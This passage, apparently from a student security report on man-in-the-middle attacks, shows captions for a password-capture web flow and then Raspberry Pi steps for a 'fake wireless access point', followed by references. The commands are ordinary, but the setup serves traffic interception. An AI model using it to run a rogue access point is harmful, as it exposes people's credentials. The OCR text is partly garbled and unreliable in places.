


Figure 39: web page 2

-When you type your password and username, we will move to the third page




Figure 40: web page 3

Config Fack Wireless Access Point:

How to Turn a Raspberry Pi into a Wi-Fi Access Point

Figure 41: Wi-Fi Access Point by raspberry

1. **Setup a Raspberry Pi** if you do not have one already. See our guide on how to setup a Raspberry Pi.
2. **Connect your Raspberry Pi to an Ethernet connection.** Our Raspberry Pi will become a wireless access point, but our connection to a router will be via Ethernet. This provides the strongest connection and ensures the highest speed possible.


3. **Open terminal window** on the Pi or an SSH connection to the Raspberry Pi.
4. **Make sure your Raspberry Pi is up to date** by running the latest update commands. This is not necessary, as the latest Raspberry iOS release will be up to date. Consider this a best practice.

```
sudo apt update
sudo apt upgrade -y
```


5. **Use raspi-config to edit the configuration of your Raspberry Pi.** The network manager option is currently only available via raspi-config, and not via the GUI editor.

```
sudo raspi-config
```


6. **Using the cursor keys, navigate to Advanced Options and press Enter.**




7. **Navigate to Network Config and press Enter.**
8. **Select Network Manager and then click OK.**



9. Click on OK



10. Click Finish.




11. Select Yes to reboot.


Setting up the Access Point on Raspberry Pi:

Our access point will provide Wi-Fi access using the Raspberry Pi's onboard Wi-Fi chip. In this section, we will set up then amend security for the Access point. Note that our Raspberry Pi will need to be connected to our home Internet connection via Ethernet. This provides us with the best possible connection.

1. **Left click on the Network icon, select Advanced Options and then Create Wireless Hotspot.**



2. **Set the Network name of the access point, Wi-FisecuritytoWPA2,** and **then set the password for the AP. Click create** to save.




3. **Reboot the Raspberry Pi.**
4. **Click on the Network icon** to check that the access point is active.


Setting the Raspberry Pi Access Point to start on boot

We want to turn this project into an appliance, a device that will power up and just work. For that, we need to tweak the access point settings so that it starts when our Raspberry Pi powers up. Luckily, this only takes a few steps.


1. **Click on the Network icon** and **click on Advanced Options >> Edit Connections.** This will enable us to make changes to the access point configuration.



2. **Select the wireless access point name,** and **click on the settings to make change**




3. Under the General tab, check the "Connect automatically with priority" box and set the priority to Click save to make the change. This will set our access point to start whenever the Pi starts.




Connecting to the Raspberry Pi Access Point

The access point works just like any other Wi-Fi router/ access point.

1. **Connect your computer/ mobile device to the new access point.** It will appear under the name that we have given it.
2. **Alternatively on the Raspberry Pi click on the Network icon and select Advanced Options>> Connection Information.**



3. **Using a compatible device, scan the QR code to automatically connect to the access point.** The information dialog contains all information necessary for our access point.



Reference

[1] "Chatgpt,"2024. [Online].Available:https://chatgpt.com/?oai-dm=1.

[2] AlokPandey.Dr.JatinderkumarR.Saini,"ASimplifiedDefenseMechanismAgainst Man- In-TheMiddle Attacks,"*International Journal of Engineering Innovation &Research,* vol. 1, no. e 5, ISSN: 2277 – 5668, p. 385, 2012.

[3] Fortinet, " Fortinet," 2024. [Online]. Available: https://www.fortinet.com/resources/cyberglossary/man-in-the-middle-attack.

[4] Manesh Thankappan,Helena Rifà Pous,Carles Garrigues, "A Signature-Based Wireless Intrusion Detection System Framework for Multi-Channel Man-in-the-Middle Attacks Against Protected Wi-Fi Networks,"*researchgate,* p. 1, January 2024.

[5] Hamid RezaChavoshi, AmirhosseinSalasi,OOmidPayam, HamidKhaloozadeh"Man-in-the-Middle Attack Against a NetworkControlSystem: PracticalImplementationandDetection,"*researchgate,* October 2023.

[6] Mohammed Abdulridha Hussain,Zaid Alaa Hussien,Zaid Ameen Abduljabbar,Sarah Abdulridha Hussain,Mustafa A. Al Sibahee, "A Signature-Based Wireless Intrusion Detection System Framework for Multi-Channel Man-in-the-Middle Attacks Against Protected Wi-Fi Networks,"*ieeexplore,* vol. 12, pp. 23096 - 23121, November 2024.

[7] A.Mallik,"MAN-IN-THE-MIDDLE-ATTACK: UNDERSTANDINGINSIMPLE,"

*PendidikanTeknologiInformasi, vol.*2, pp.109-134,2018.

[8] AvijitMallika*,AbidAhsanbدMhiaMd.ZaglulShahadata,"Man-in-the-middle-attack: Understanding in simple words,"*Data and Network Science,* vol. 3, p. 77–92, 2019.

[9] E. Christensson, "MAN IN THE MIDDLE ATTACKS ON," *MÄLARDALENS UNIVERSITET*, p. 2, 2023.

[10] EnkliYllia, Dr.JulianFejzaj,"ManintheMiddle: AttackandProtection,"*fRTA-CSIT, p.*1, 2021.

[11] T. MELAMED,"ANACTIVEMAN-IN-THE-MIDDLEATTACKON,"*Safetyand SecurityEng*,vol. 8, p. 200–211,2018.

[12] Zoran Cekerevac ,Zdenek Dvorak, Ludmila Prigoda, Petar Cekerevac, "INTERNET OF THINGSANDTHEMAN-INTHE-MIDDLEATTACKS–SECURITYANDECONOMIC RISKS,"*MEST Journal*, p. 15, 2017.

[13] "w3schools," HTTP Request Methods, [Online]. Available: https://www.w3schools.com/tags/ref_httpmethods.asp. [Accessed 9 1 2025].

[14] "mitmproxy,"mitmproxy,[online].Available:https://docs.mitmproxy.org/stable/concepts-how mitmproxy works/. [Accessed 13 1 2025].

[15] V.Teichrieb,"anonlineXEDfileextractor,"Acoustics, Speech,andSignalProcessing Newsletter, IEEE, Congresso Latino-Americano, 2023.